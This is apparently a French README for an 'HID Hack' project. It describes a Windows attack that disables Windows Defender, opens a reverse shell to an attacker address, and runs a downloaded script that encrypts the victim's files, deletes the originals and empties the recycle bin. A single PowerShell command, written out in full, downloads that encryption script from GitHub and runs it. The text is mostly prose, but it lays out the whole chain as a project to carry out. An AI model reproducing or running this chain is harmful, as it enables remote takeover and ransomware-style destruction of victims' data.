
HID HACK PROJET

Explication de notre projet : Reverse Shell avec encryption des données et désactivation de l'antivirus.


/!\ *Pour une explication plus détaillée, veuillez vous référer à la vidéo.*

Voici une explication étape par étape de ce processus :

1. Désactivation de l'antivirus :
   (a) Il exécute ensuite une commande PowerShell pour désactiver la protection en temps réel de Windows Defender.
   (b) Enfin, il simule la fermeture de la fenêtre de l'invite de commandes pour masquer son activité à l'utilisateur.



2. Lancement du reverse shell :
   a) Le code que vous avez fourni établit une connexion TCP avec une adresse IP et un port spécifiés (192.168.93.130:9001 dans notre exemple).
   b) Une fois la connexion établie, le script reste en attente de données provenant de l'attaquant.
   c) Une fois les données reçues, le script les exécute comme des commandes PowerShell et renvoie les résultats à l'attaquant.
   d) Ce processus continue en boucle tant que la connexion est active, assurant une **persistance** même en cas de perte de connexion.



2. Lancement du script de chiffrement des fichiers :
   a) Vous téléchargez un script Python depuis un dépôt GitHub spécifié.
   b) Ce script de chiffrement fonctionne sur tous les systèmes d'exploitation et chiffre les fichiers présents sur la machine cible.
   c) Il supprime ensuite les fichiers originaux après les avoir chiffrés pour masquer les données.
   d) Enfin, il vide la corbeille pour éliminer toute trace des fichiers originaux.

Voici la commande :

Invoke-WebRequest -Uri "https://github.com/DanielaCe18/HID-Hack/raw/main/encryptHID.py" -OutFile "encryptHID.py" ; ./encrpytHID.py

3. Script de chiffrement encrypt.hid :
- Ce script est disponible sur le dépôt GitHub spécifié.
https://github.com/DanielaCe18/HID-Hack/raw/main/encryptHID.py